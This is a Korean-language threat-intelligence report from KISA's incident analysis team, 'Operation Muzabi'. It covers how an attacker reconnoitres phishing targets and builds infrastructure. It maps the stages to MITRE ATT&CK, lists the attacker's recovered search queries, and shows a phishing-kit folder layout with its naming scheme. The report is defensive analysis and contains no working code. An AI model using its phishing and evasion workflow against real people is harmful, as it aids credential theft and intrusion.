
Tactics · Techniques · Procedures

TTPs#4.
피싱타깃 정찰과 공격 자원 분석

OPERATION
MUZABI

KISA 한국인터넷진흥원
KOREA INTERNET & SECURITY AGENCY

차례



집 필 : 침해사고분석단 종합분석팀
김동욱 선임, 김병재 선임,
이태우 선임, 이재광 팀장

감 수 : 신대규 본부장, 이동근 단장


인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

1. 서론

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외가 아니다.

사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTP(Tactic, Technique, Procedure)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것이다.**

[그림 1-1] 고통의 피라미드, David J Bianco



여전히, IoC(Indicator of Compromise, 악성IP · 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용하다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버린다.**

TTP는 다르다. **공격자는 TTP를 쉽게 확보하거나 버릴 수 없다.** 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTP를 학습하고 연습한다. 그리고, 확보된 TTP를 지속 활용할 수 있는 대상들이 새로운 타깃이 된다.

공격자의 TTP는 언제나 방어 환경의 특성과 맞물려 있다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략·전술 관점으로 보아야 한다. **방어자의 환경과 공격자의 TTP는 함께 이야기 되어야 한다.**

TTP를 이해한 방어자는 2가지를 설명할 수 있어야 한다. '공격자의 TTP가 방어자 환경에 유효한 것인지 여부', '유효하다면 TTP를 무력화할 수 있는 방어 전략은 무엇인지'

한국인터넷진흥원(이하 KISA)은 침해사고 대응 과정을 통해 공격자의 TTP를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework[1] 기반으로 작성하여 배포한다. 보고서에 포함되어 있는 TTP와 관련된 다양한 흔적들(Artifacts)은 TTP에 대한 이해를 돕는 보조 수단일 뿐이다.

1) 실제 공격에 사용된 전술 및 기술과 그에 대한 대응방안을 나타낸 매트릭스


2. 개요

이번 TTPs 보고서는 이전 TTPs# 시리즈와 다르게 피해 시스템들을 분석한 정보를 담은 것이 아니라 공격자가 해킹 공격을 감행하기 전인 사전 준비 단계에서 무엇을 하는지에 대한 분석한 정보를 중점적으로 다뤘다. 지피지기(知彼知己) 백전불태(百戰不殆) 라는 말이 있다. 공격자들의 공격 준비 과정을 알고 자신의 시스템 환경에 알맞게 방어자 관점의 전략을 구축할 수 있다면 침해대응 과정에서 우위를 점할 수 있을 것이다.

공격자들은 목표 기업에 성공적으로 침투하기 위해 사전에 많은 준비를 한다. 악성코드를 제작하며 악성코드와 통신할 명령제어서버를 만든다. 명령제어 서버는 영세한 기업의 서버를 해킹하거나 호스팅 서버를 구매하기도 한다. 그리고 최초 침투에 사용할 취약점 코드를 인터넷을 통해 검색하기도 하고 목표가 될 기업의 중요 인물에 대해 언론이나 SNS를 통해 정보를 수집하기도 한다. 수집한 정보를 토대로 피싱메일을 보내어 시스템을 감염시키거나 인터넷 검색 등을 통해 확보한 취약점을 통해 최초 침투를 하게 된다.

아래 그림은 공격자가 인프라를 확보하는 방법부터 확보한 인프라를 공격에 활용하는 방법까지의 과정을 나타낸다. 우린 공격자의 서버를 직접 분석하여 공격자가 사용하는 도구와 피싱메일을 보내는 과정을 자세하게 들여다보았다. 그 결과 정보 수집방법, 피싱메일 발송 방법 등 몇 가지 흥미로운 점을 발견하였으며, 보고서를 통해 방어 전략 수립에 도움이 되고자 한다.

[그림 2-1] 공격 개요도



1 정찰

정찰 단계에서 공격자는 공격 대상을 선정하는 작업을 수행한다. 침투하고자 하는 목표 기업의 정보를 수집하기 위해 공격 대상이 될 만한 인물 또는 기업을 **검색 엔진 및 SNS에 검색**하여 스피어피싱 목표 메일 계정, 기업의 내부 인사 체계 등 공격에 필요한 대부분의 정보를 얻고 있다. 또한, **피싱페이지를 구성해서 직원의 메일 계정 등을 수집**한다.

2 자원 개발

공격에 활용할 인프라를 구축하는 단계이다. 정보유출, 명령 제어 등을 위해 기존에 **노출되지 않은 인프라를 확보**한다. 영세한 기업의 서버를 탈취하거나 호스팅 및 도메인을 가상자산을 통해 임대하고 **공격에 필요한 악성코드를 직접 제작**하여 사용한다. 하지만, 상황에 맞게 유연한 공격을 위해 **공개된 해킹 도구나 취약점 POC 코드를 준비**해두고 있다. 그리고 목표 기업의 성공적인 내부 장악을 위해 사전에 **스피어피싱을 통해 탈취한 계정을 활용**해서 주고 받는 메일을 들여다보거나 **신뢰할만한 SNS 계정을 확보**해서 실시간으로 기업 또는 직원의 정보를 확인하고 있다.

3 최초 침투

정보 수집과 인프라 등 자원이 확보되면 침투를 시도한다. 사전에 탈취한 계정 정보를 활용해서 **악성코드 또는 악성링크가 첨부된 해킹메일**을 발송하는 등 최초 침투시에는 스피어 피싱 이메일을 많이 사용한다. 또한, 목표 기업에서 사용하는 **공개된 소프트웨어의 정보와 취약점**을 사전에 확보하여 침투에 사용한다.

4 실행

원격제어 악성코드를 통해 공격자가 원하는 **CMD명령을 수행**하고 **추가 악성코드를 실행**한다.

5 지속성 유지

PC에 감염된 원격제어 악성코드에는 지속성 유지를 위해 **레지스트리 등록을 통한 자동실행 기능**이 포함되어있다. 이로 인해 PC가 부팅될때마다 악성코드를 실행한다.

6 자격 증명 확보

계정정보 탈취를 위해 공격자는 **키로깅, 패스워드 덤프 프로그램, 암호가 저장된 파일 탈취** 등을 이용하며, OTP 등 이중 인증이 설정되어있는 계정은 **자체 개발 프로그램을 이용하여 우회**하여 탈취한다.

7 방어 회피

공격자는 오랜 시간 내부에 머물기 위해 **악성코드 및 공격자 서버의 주소를 위장**하여 노출을 최소화한다. 백신 등의 보안 장비 탐지 우회를 위해 자체 개발한 암호화 도구를 활용해서 **악성코드를 암호화**한다.

8 측면 이동

내부 확산을 위해 수집된 정보 또는 사전에 탈취한 **내부 직원을 위장한 피싱메일을 발송하는 방법**을 통해 측면 이동을 시도한다.

9 내부 정보 수집

기업 내부의 정보를 수집하기 위해 감염PC에서 원격제어 악성코드의 **키로깅 기능**을 사용하여 추가 계정정보를 탈취하거나 **스크린 캡쳐** 기능을 사용해서 피해시스템 PC 상황을 주기적으로 확인한다. 그리고 탈취한 이메일 계정의 정보는 파일로 보관하거나 메일 관리 솔루션을 사용하여 관리한다.

10 유출

외부로 정보를 유출할 때 트래픽 노출 최소화를 위해 **데이터가 일정 크기 이상일 경우 분할하여 유출**한다.

3. ATT&CK Matrix

Reconnaissance

- Search Victim-Owned Websites
- Gather Victim Identity Information
- Gather Victim Org Information
- Search Open Websites/Domain
- Phishing for Information

Resource Development

- Acquire Infrastructure
- Compromise Infrastructure
- Establish Accounts
- Develop Capabilities
- Obtain Capabilities
- Compromise Account

Initial Access

- Phishing
- Exploit Public Facing Application

Execution

- Command and Scripting Interpreter
- User Execution

Persistence

- Create Account
- Boot or Logon Autostart Execution
- Scheduled Task/Job

Discovery

- File and Directory Discovery
- Application Window Discovery

Credential Access

- OS Credential Dumping
- Two-Factor Authentication Interception
- Unsecured Credentials
- Input Capture

Defense Evasion

- Masquerading
- Obfuscated Files or Information
- Deobfuscate/Decode Files or Information
- Indicator Removal on Host

Lateral Movement

- Internal Spearphishing

Collection

- Archive Collected Data
- Email Collection
- Input Capture
- Screen Capture
- Data from Removable Media
- Data from Local System
- Automated Collection

Command and Control

- Application Layer Protocol
- Data Encoding
- Web Service


Exfiltration

- Data Transfer Size Limits
- Exfiltration over Web Service

가 Reconnaissance : 정찰

1 Search Victim-Owned Websites : 공격 대상 사이트 내에서 정보 검색
Gather Victim Identity Information : 공격 대상 기업/기관의 내부자 신원 정보 수집
Gather Victim Org Information : 공격 대상의 조직 정보 수집

· 정보를 수집하기 위해 공개된 기업/기관의 웹사이트 내에서 정보를 탐색한다.
· 주로 피싱메일 수신자가 될 대상의 신원 정보를 수집하거나 기업/기관의 조직정보를 수집한다.



브라우저 기록

신원 정보 수집	000 전화번호 및 주소 상세보기|민원실 000
	000(부서 연락처&업무) | 정부 조직도 | 기관 정보 | 정책·정보 | 정부24
	[이름] - 000 통합검색
조직 정보 수집	000 본부/소속기관< 조직과 기능< 000 소개< 000_00
	0000 본부 인사말 - 본부소개 - 본부소개
	0000000 - 0000 00기구 - 000 방문/견학
	00영상 조회 < 00소식 < 000_00
	보도자료 목록 < 00소식 < 000_00
	2020년< 000봉급표< 성과·보수제도< 000 인사제도< 00000

[2] Search Open Websites/Domain : SNS나 검색엔진을 통한 공격 대상 정보 탐색

· 공격 목표 대상에 대한 정보 파악, 침투를 위한 도구 수집, 국내 동향 파악 등을 위해 검색엔진을 이용하여 정보를 수집한다.


분류	검색어
공격에 사용할 취약점 검색	samsung smg925s exploit, chrome 75 vulnerabilities, galaxy s6 exploit, ie webpage 로딩시 실행, github exploit users, github 0-day, sql 인젝션, TERRACE MAIL Security 취약점, terrace mail security vulnerability, cve-2020-1300 poc , youngcart exploit, KVE-2019-1144
공격에 사용할 도구 검색	download rdpwrap, download memu, download putty, centos ftp upload error 553, xampp ssl 설치, the best android spy, download chromedriver, vmware workstation 15 download , editplus 다운로드, notepad++ 다운로드, Microsoft Exchange 14.3.123.0 download iso, Microsoft Exchange 서버 구축 방법, wireshark capture filter ip, find ntlm packets in wireshark, ccleaner download, avg download, https free certificate github, hwp 뷰어, everything download for windows 10, thunderbird download free windows 10, vs2019 windows kernel mode driver, winrar download windows 10, metasploit download windows 10, Radialogica fullAcesss Viewer tools download, idm download, 크롤링 다운로드, github thyroid, MedCalc for Windows v15.0, install cad thyroid, install computer aided system, k-tirads 2019, 갑상선 질병 시스템 다운로드, filezilla client download, exchange server 2019 download, fasta file viewer download, acunetix

	12 download, download acunetix 12 crack, download acunetix 12 full, web vulnerability scanner, pentest-tools
정치/경제/보안 동향 파악을 위한 검색	동북아안보정세분석, 알약 블로그, 보안 뉴스, 안랩 블로그, 해외 보안 뉴스 사이트, 한국 corona 연구, 한국 covid 19 백신, 한국 covid 19 연구
한글에 대한 맞춤법·문법 검색	한글 맞춤법
해킹 조직의 동향 정보 검색	탈륨, kimsuky, lazarus
기업/기관의 정보 검색	기업/기관의 인물 검색 기업/기관 조직 검색 기업의 이메일 솔루션의 도메인 주소 검색
기타	win10 서버 로그인 기록 보기, 파파고, 크리덴셜, sns란 무엇인가, 미국 현재시간, 한국후이즈, AP setup template for head-neck cases, template for head-neck cases programd, rtog contouring atlas, sciencedirect institutional 가입, astro 란, 갑상선 질병 체계, google translate, 갑상선결절 프로그램, 의학 무료 디비, 의학논문 DB


3 Phishing for information : 정보수집을 위한 피싱

· 이메일 계정 정보를 수집하기 위해 고객센터로 위장한 피싱 페이지를 구축하여 운영한다.
· 기업 전용 메일을 대상으로 피싱 공격을 진행할 경우 기업의 메일 솔루션 로그인 페이지와 동일하게 제작하여 사용한다.
· 피싱을 위한 도구와 피싱 페이지는 mu.za.bi라는 폴더 하위에 특정 네이밍 방식을 사용하여 구분하고 관리하고 있다. 해당 내용은 4장 '정찰을 위한 피싱 동작 구조'에서 상세하게 다룬다.


고객센터 위장




기업 전용 메일 위장



피싱 관련 폴더 목록



honey
mu.za.bi
secure
index.php
favicon.ico
d-g-pc-secfile1
d-g-prra
d-g-pw20
d-s-acbr
d-s-atf
d-s-iddup
d-s-pwrec
d-s-xss
dm-g-acbr
dm-g-mspam
dm-g-pwrec
dm-s-mspam
do-g-veup
ht-g-velg
nv-sg-acfr
nv-sg-atfile
nv-sg-chph
nv-sg-log


사칭 대상 (네이버, 다음…)
피싱 메일 내용
(Access foreign)
폴더 명 : nv-sg-acfr
메일 발송 방법(phpmailer, Sendgrid…)

나 Resource Development : 자원 개발

1 Acquire Infrastructure : 인프라 취득
2 Compromise Infrastructure : 인프라 자원 침해

· 공격을 위해 서버, 도메인, IP 등의 인프라를 획득하는 과정이 필요하다.
· 인프라 확보는 서비스를 구매하거나 정상 사이트를 해킹하여 사용한다.
· 인프라 자원을 구매하기 위해 가상자산을 이용하는 특징이 있다.



